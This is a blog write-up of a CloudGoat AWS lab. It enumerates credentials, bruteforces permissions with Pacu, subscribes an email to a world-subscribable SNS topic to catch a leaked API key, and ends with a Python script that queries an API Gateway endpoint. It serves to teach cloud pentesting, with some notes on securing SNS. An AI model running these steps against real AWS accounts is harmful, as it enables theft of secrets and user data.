AWS pentesting - Simple Notification Service and API gateway
Blog focused on pentesting and securing AWS SNS service, chained with AWS API gateway resulting in full administrator level compromise. Based on a cloudgoat challenge I solved while studying "Introduction to AWS pentesting" course.

SCENARIO
Here are your goals:
- Enumerate your current credentials.
- Research into Amazon SNS.
- Find the secret debug API Key.
- Use the API Key against the API Gateway and retrieve the final flag.
1
cloudgoat create sns_secrets
SOME RESEARCH
Did some research on the topics for this lab.
SNS
AWS SNS (Simple Notification Service) broadcasts emails, messages and notification stuff to the subscribers.
Amazon SNS topics without server-side encryption (SSE) store message contents and metadata in plaintext at rest, exposing sensitive information to potential unauthorized access if AWS storage systems are compromised or improperly accessed. Without KMS encryption, SNS messages lack fine-grained access controls, audit trails, and key rotation capabilities, increasing the risk of data exposure in distributed messaging systems.
SECURITY PRACTICES
Unless you explicitly require anyone on the internet to be able to read or write to your Amazon SNS topic, you should ensure that your topic isn’t publicly accessible (accessible by everyone in the world or by any authenticated AWS user).
- Avoid creating policies with
Principalset to"". - Avoid using a wildcard (
*). Instead, name a specific user or users.
Amazon SNS uses the publisher-subscriber model, requiring three types of user account access:
- Administrators ? Access to creating, modifying, and deleting topics. Administrators also control topic policies.
- Publishers ? Access to sending messages to topics.
- Subscribers ? Access to subscribing to topics.
API GATEWAY
AWS API Gateway is a fully managed service from Amazon Web Services (AWS) that lets you create, publish, secure, monitor, and manage APIs. It acts as the front door for your backend services.
In short we can get - rate limiting, authentication + authorization and monitoring all in one place, even we have 1000+ APIs in our infrastructure, or whether out APIs are public or privately accessible.
- EDGE – Global endpoint fronted by CloudFront.
- REGIONAL – Served directly from a specific AWS region.
- PRIVATE – Accessible only from within a VPC.
An example:
1
2
3
4
5
6
7
8
9
10
11
              Internet
                  │
                  ▼
          AWS API Gateway
                  │
      ┌───────────┴───────────┐
      ▼                       ▼
  Lambda A               Lambda B
      │                       │
      ▼                       ▼
 DynamoDB                  Amazon RDS
INITIAL ENUMERATION
We have a user named cg-sns-user-cgidcb7t3yxlra
1
2
3
4
5
6
└─$ aws sts get-caller-identity --profile sns
{
    "UserId": "AIDASXSH3AJHQNFWJE2TH",
    "Account": "188055487055",
    "Arn": "arn:aws:iam::188055487055:user/cg-sns-user-cgidcb7t3yxlra"
}
I had already started permissions bruteforce enumeration in pacu (see below), meanwhile I would like to try some AWS SNS commands, as the challenge / username hints towards that.
One topic was there.
1
└─$ aws sns list-topics --profile sns
Looking at topic attributes and permissions, a "*" is present in prinicple, which means literally anyone can:
- Subscribe
- Enumerate Subscriptions
- Receive
1
└─$ aws sns get-topic-attributes --topic-arn arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra --profile sns
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
    "Attributes": {
        "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\":[\"sns:Subscribe\",\"sns:Receive\",\"sns:ListSubscriptionsByTopic\"],\"Resource\":\"arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra\"}]}",
        "LambdaSuccessFeedbackSampleRate": "0",
        "Owner": "188055487055",
        "SubscriptionsPending": "0",
        "TopicArn": "arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra",
        "EffectiveDeliveryPolicy": "{\"http\":{\"defaultHealthyRetryPolicy\":{\"minDelayTarget\":20,\"maxDelayTarget\":20,\"numRetries\":3,\"numMaxDelayRetries\":0,\"numNoDelayRetries\":0,\"numMinDelayRetries\":0,\"backoffFunction\":\"linear\"},\"disableSubscriptionOverrides\":false,\"defaultRequestPolicy\":{\"headerContentType\":\"text/plain; charset=UTF-8\"}}}",
        "FirehoseSuccessFeedbackSampleRate": "0",
        "SubscriptionsConfirmed": "0",
        "SQSSuccessFeedbackSampleRate": "0",
        "HTTPSuccessFeedbackSampleRate": "0",
        "ApplicationSuccessFeedbackSampleRate": "0",
        "DisplayName": "",
        "SubscriptionsDeleted": "0"
    }
}
PERMISSION BRUTEFORCING
1
Pacu (sns:imported-sns) > run iam__bruteforce_permissions --region us-east-1
These are the permission for this account (whoami), however I noticed that all the permissions are not listed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

  "Permissions": {
    "Allow": [
      "dynamodb:DescribeEndpoints",
      "sts:GetCallerIdentity",
      "sts:GetSessionToken",
      "sns:ListTopics",
      "apigateway:GetRestApis",
      "apigateway:GetSdkTypes",
      "apigateway:GetClientCertificates",
      "apigateway:GetVpcLinks",
      "apigateway:GetUsagePlans",
      "apigateway:GetAccount",
      "apigateway:GetDomainNames"
    ],
    "Deny": []
  }
SUBSCRIBING TO SNS
After checking API gateways, IAM and other vectors. I considered subscribing to this topic as the last available lead.
I hope that Email protocol is available on this SNS topic, as I’m about to subscribe to it.
1
└─$ aws sns subscribe --protocol email --notification-endpoint samyakkatiyar2@gmail.com --topic-arn arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra --profile sns
Bingo, I received a confirmation email.

Verifying the subscription.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/cloudgoat/sns_secrets]
└─$ aws sns list-subscriptions-by-topic --topic-arn arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra --profile sns
{
    "Subscriptions": [
        {
            "SubscriptionArn": "arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra:6ef7a1f8-81c9-47a0-8e14-2ceca205b7a3",
            "Owner": "188055487055",
            "Protocol": "email",
            "Endpoint": "samyakkatiyar2@gmail.com",
            "TopicArn": "arn:aws:sns:us-east-1:188055487055:public-topic-cgidcb7t3yxlra"
        }
    ]
}
And here we go, the devops team was sharing their debug API key with SNS notifications (set on 2 minute intervals).

OPENING THE API GATEWAY
Getting API gateway settings, nothing much of interest.
1
└─$ aws apigateway get-account --profile sns
This account is explicitly denied to list API keys. SURE…
1
└─$ aws apigateway get-api-keys --profile sns
Listing the REST APIs , and API named cg-api-cgidcb7t3yxlra is present.
1
2
┌──(kali㉿kali)-[~/cloudgoat/sns_secrets]
└─$ aws apigateway get-rest-apis --profile sns
Edge shows it can be accessed globally and might not have IP restrictions (like accessing from a VPS).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
{
    "items": [
        {
            "id": "d3hok31jvk",
            "name": "cg-api-cgidcb7t3yxlra",
            "description": "API for demonstrating leaked API key scenario",
            "createdDate": "2026-07-25T12:45:59-04:00",
            "apiKeySource": "HEADER",
            "endpointConfiguration": {
                "types": [
                    "EDGE"
                ],
                "ipAddressType": "ipv4"
            },
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "disableExecuteApiEndpoint": false,
            "rootResourceId": "hdoluo1v2i",
            "securityPolicy": "TLS_1_0",
            "apiStatus": "AVAILABLE"
        }
    ]
}
API ENUMERATION
The URL fromat of an AWS gateway API is like:
URL format https://<apiid>.execute-api.us-east-1.amazonaws.com/<stage>/<resource>.
We need the stage and resource.
Getting the resource path.
1
2
┌──(kali㉿kali)-[~/cloudgoat/sns_secrets]
└─$ aws apigateway get-resources --rest-api-id d3hok31jvk --profile sns
This endpoint looks like will reveal some sensitive personal user data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
    "items": [
        {
            "id": "c4sq4a",
            "parentId": "hdoluo1v2i",
            "pathPart": "user-data",
            "path": "/user-data",
            "resourceMethods": {
                "GET": {}
            }
        },
        {
            "id": "hdoluo1v2i",
            "path": "/"
        }
    ]
}
Got the stage too
1
2
3
└─$ aws apigateway get-stages \
    --rest-api-id d3hok31jvk \
    --profile sns
Stage is named prod-cgidcb7t3yxlra.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
    "item": [
        {
            "deploymentId": "g2lhkh",
            "stageName": "prod-cgidcb7t3yxlra",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "tags": {
                "Scenario": "iam_privesc_by_key_rotation",
                "Stack": "CloudGoat"
            },
            "createdDate": "2026-07-25T12:46:05-04:00",
            "lastUpdatedDate": "2026-07-25T12:46:05-04:00"
        }
    ]
}
For reference, this is how our API is structured like.
1
2
3
4
5
6
7
8
REST API (d3hok31jvk)
│
├── Root Resource (/)
│     ID: hdoluo1v2i
│
└── Resource (/user-data)
      ID: c4sq4a
      Method: GET
Our API URL will be:
1
https://d3hok31jvk.execute-api.us-east-1.amazonaws.com/prod-cgidcb7t3yxlra/user-data
SCRIPTING
First I tried just the API key but faced a 403 - forbidden error, next I used the AWS credential too.
remember to fill the API_KEY variable.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import boto3
import requests
from requests_aws4auth import AWS4Auth

PROFILE = "sns"
REGION = "us-east-1"
SERVICE = "execute-api"

API_ID = "d3hok31jvk"
STAGE = "prod-cgidcb7t3yxlra"
RESOURCE = "user-data"

API_KEY = "KEY_HERE"

# Load credentials from the AWS CLI profile
session = boto3.Session(profile_name=PROFILE, region_name=REGION)
credentials = session.get_credentials().get_frozen_credentials()

awsauth = AWS4Auth(
    credentials.access_key,
    credentials.secret_key,
    REGION,
    SERVICE,
    session_token=credentials.token
)

url = f"https://{API_ID}.execute-api.{REGION}.amazonaws.com/{STAGE}/{RESOURCE}"

headers = {
    "x-api-key": API_KEY,
}

response = requests.get(
    url,
    auth=awsauth,   # SigV4 authentication
    headers=headers
)

print(f"Status Code: {response.status_code}")
print("Response Headers:")
print(dict(response.headers))
print("\nResponse Body:")
print(response.text)
